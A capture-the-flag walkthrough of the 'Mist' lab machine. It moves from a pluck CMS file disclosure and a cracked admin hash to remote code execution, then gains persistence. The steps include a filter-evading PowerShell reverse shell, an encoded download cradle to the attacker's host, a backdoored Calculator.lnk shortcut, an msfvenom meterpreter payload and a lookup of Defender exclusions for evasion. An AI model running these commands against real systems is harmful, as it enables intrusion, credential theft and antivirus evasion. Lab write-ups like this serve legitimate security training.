mist

This is a mist walkthrough by Jiseok Song

nmap

```
Nmap scan report for 10.10.11.17
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
| http-title: Mist - Mist
|_Requested resource was http://10.10.11.17/?file=mist
| http-robots.txt: 2 disallowed entries
|_/data/ /docs/
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
|_http-generator: pluck 4.7.18


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.85 seconds
```

Only port 80 opened

Web Enumeration




1. login




It leads to login page

2. pluck



Maybe the site url is changed now




Googling shows pluck github

pluck vulnerability

https://github.com/pluck-cms/pluck/issues/122 shows this vulnerability.

File disclosure



Index of /data/settings

Name	Last modified	Size	Description
Parent Directory		-	
install.dat	2024-02-19 16:12	0	
langpref.php	2024-02-19 16:11	30	
modules/	2025-05-11 14:45	-	
options.php	2024-02-19 16:11	56	
pages/	2025-05-11 14:45	-	
pass.php	2024-02-19 16:32	146	
themepref.php	2024-02-19 16:11	32	
token.php	2024-02-19 16:10	149	
update_lastcheck.php	2024-02-24 04:58	78	

Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1 Server at 10.10.11.17 Port 80

/data/settings shows its files




Index of /data/settings/modules/albums

Name	Last modified	Size	Description
Parent Directory		-	
admin_backup.php	2024-02-19 16:32	146	
mist.php	2024-02-19 16:23	30	
mist/	2025-05-11 14:51	-	

Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1 Server at 10.10.11.17 Port 80


It shows suspicious admin_backup.php



curl to albums_getimage.php?image=filename shows its content




Crackstation immediately cracks it



I can login


RCE on pluck

https://github.com/Rai2en/CVE-2023-50564_Pluck-v4.7.18_PoC provides code for RCE automation, but I'll do it manually.




Option>manage modules>Install a module: I can install a php shell here






Create a php file inside directory and zip it



Upload



ms01\svc_web

cmd=whoami shows it's svc_web on ms01

Prepare a shell command

Copy and modify nishang/Shells/Invoke-PowerShellTcpOneLine.ps1

```
#A simple and small reverse shell. Options and help removed to save space.+$
#Uncomment and change the hardcoded IP address and port number in the below line. Remove all help comments as well.$
#$client = New-Object System.Net.Sockets.TCPClient('192.168.254.1',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($by
tes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendb
ack2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush(
)};$client.Close()$
$
#$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object
Text.ASCIIEncoding).GetString($bt,0,$i);$st=([text.encoding]::ASCII).GetBytes((iex $d 2>&1));$sm.Write($st,0,$st.Length)}$
$
```

We only need third line and we need to change the variable name to avoid filtering. Also, change the ip address and port 9001(Any port is ok).

```
$c = New-Object System.Net.Sockets.TCPClient('10.10.16.81',9001);$st = $c.GetStream();[byte[]]$by = 0..65535|%{0};while(($i = $st.Read($by, 0, $by.Length)) -ne 0)
{;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($by,0, $i);$sba = (iex $data 2>&1 | Out-String );$sba2  = $sba + 'PS ' + '> ';$sby = ([text.e
ncoding]::ASCII).GetBytes($sba2);$st.Write($sby,0,$sby.Length);$st.Flush()};$c.Close()$
```

Create a cradle to make the server execute above shell

```
IEX((New-Object Net.WebClient).DownloadString('http://10.10.16.81:8000/s.ps1'))$
```

Convert the cradle to base64

```
└─→ $cat cradle | iconv -t utf16le | base64 -w0; echo
SQBFAFgAKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA2AC
4AOAAxADoAOAAwADAAMAAvAHMALgBwAHMAMQAnACkAKQAKAA==
```

Start python3 http server(default port 8000) and also listen on port 9001

```
└─→ $python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ..
```

```
└─→ $rlwrap nc -nlvp 9001
listening on [any] 9001 ...
```


cmd=powershell -c base64code return a shell

```
└─→ $rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.81] from (UNKNOWN) [10.10.11.17] 60533

PS >
```

Get a user shell

C:/ shows unusual directory Common Applications




```
PS > ls /


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        3/10/2024   1:50 AM                Common Applications
d-----         5/8/2021   1:20 AM                PerfLogs
d-r---        2/20/2024   5:44 AM                Program Files
d-----         5/8/2021   2:40 AM                Program Files (x86)
d-r---        2/21/2024  12:37 PM                Users
d-----        3/26/2024  12:02 PM                Windows
d-----        3/10/2024   3:21 AM                xampp
```

It has links to several applications.



```
PS > cd C:\Common*
PS > ls



    Directory: C:\Common Applications


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/8/2021   1:15 AM           1118 Calculator.lnk
-a----         5/7/2021   3:14 PM           1175 Notepad.lnk
-a----         5/7/2021   3:15 PM           1171 Wordpad.lnk
```

Let's change its link to return us a new shell

https://www.ired.team/offensive-security/initial-access/phishing-with-ms-office/phishing-ole-+-lnk: it shows how to do this.

These commands will change link to do above reverse shell command



```
PS > $objshell = new-object -ComObject WScript.Shell;
$lnk = $objshell.createshortcut("C:\Common Applications\Calculator.lnk");
$lnk.targetpath = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe";
$lnk.arguments = "-Nop -sta -noni -w hidden -encodedCommand SQBFAFgAKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA2AC4AOAAxADoAOAAwADAAMAAvAHMALgBwAHMAMQAnACkAKQAKAA==";
$lnk.save();
```

I can verify that it changed by command: type Calculator.lnk

```
PS > PS > type Calculator.lnk
L?F? ?_?????????????????
P?O? ?:i?+00?/C:\V1zXZ?Windows@ ???R?@zXZ?.?%[WindowsZ1?Z?;System32B    ???R?@?Z?;.?
  c?|System32t1?R?BWindowsPowerShellT    ???R?B?R?B.???WindowsPowerShell N1zX[?v1.0
P?O? ?:i?+00?/C:\V1zXZ?Windows@ ???R?@zXZ?.?%[WindowsZ1?Z?;System32B    ???R?@?Z?;.?
  c?|System32t1?R?BWindowsPowerShellT    ???R?B?R?B.???WindowsPowerShell N1zX[?v1.0
P?O? ?:i?+00?/C:\V1zXZ?Windows@ ???R?@zXZ?.?%[WindowsZ1?Z?;System32B    ???R?@?Z?;.?
  c?|System32t1?R?BWindowsPowerShellT    ???R?B?R?B.???WindowsPowerShell N1zX[?v1.0:       ???R?BzX[?.?S?v1.0l2?zX?? powershell.exeN       ??zX??zX??.?:??powershell.ex
e)@%SystemRoot%\system32\shell32.dll,-225319..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe-Nop -sta -noni -w hidden -encodedCommand SQBFAFgAKAAoAE4AZQB3AC0
ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA2AC4AOAAxADoAOAAwADAAMAAvA
HMALgBwAHMAMQAnACkAKQAKAA==%windir%\system32\win32calc.exef       ?-1SPS??XF?L8C???&?m?-1SPSU(L?y?9K????-????%?
                                ?wN??]N?D.??Q???`?Xms01?hd2M?C?)?kI?
                                                                T??K9.??#]??hd2M?C?)?kI?
```

I get a new user shell as brandon keywarp

```
PS > whoami
mist\brandon.keywarp
```

Get a robust shell using metasploit framework

Create reverse shell exe file using msfvenom

```
$msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.10.16.81 lport=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Windows Defender automatically wipes malicious programs. I can look for path that is excluded by this command

```
PS > Get-WinEvent -LogName "Microsoft-Windows-Windows Defender/Operational" -FilterXPath "*[System[(EventID=5007)]]" | Where-Object { $_.Message -like "*exclusion*" }
 | Select-Object Message | FL


Message : Microsoft Defender Antivirus Configuration has changed. If this is an unexpected event you should review the
          settings as this may be the result of malware.
                Old value:
                New value: HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\C:\xampp\htdocs = 0x0

Message : Microsoft Defender Antivirus Configuration has changed. If this is an unexpected event you should review the
          settings as this may be the result of malware.
                Old value: Default\Features\TPExclusions = 0x0
                New value: HKLM\SOFTWARE\Microsoft\Windows Defender\Features\TPExclusions = 0x0
```

Start handler on local

```
[msf](Jobs:0 Agents:0) >> use expoit/multi/handler
[-] No results from search
[-] Failed to load module: expoit/multi/handler
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.16.81
lhost => 10.10.16.81
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 4444
lport => 4444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
```

Go to the safe directory and run the file

```
PS > cd C:\xampp\htdocs
PS > pwd

Path
----
C:\xampp\htdocs


PS > curl http://10.10.16.81:8000/shell.exe -o shell.exe
PS > ./shell.exe
```

I get a robust shell!

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.16.81:4444
[*] Sending stage (203846 bytes) to 10.10.11.17
[*] Meterpreter session 1 opened (10.10.16.81:4444 -> 10.10.11.17:60588) at 2025-05-12 04:19:59 -0400

(Meterpreter 1)(C:\xampp\htdocs) > shell
Process 2940 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.2340]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>
```

Bloodhound

Upload and run Sharphound.exe, download the file

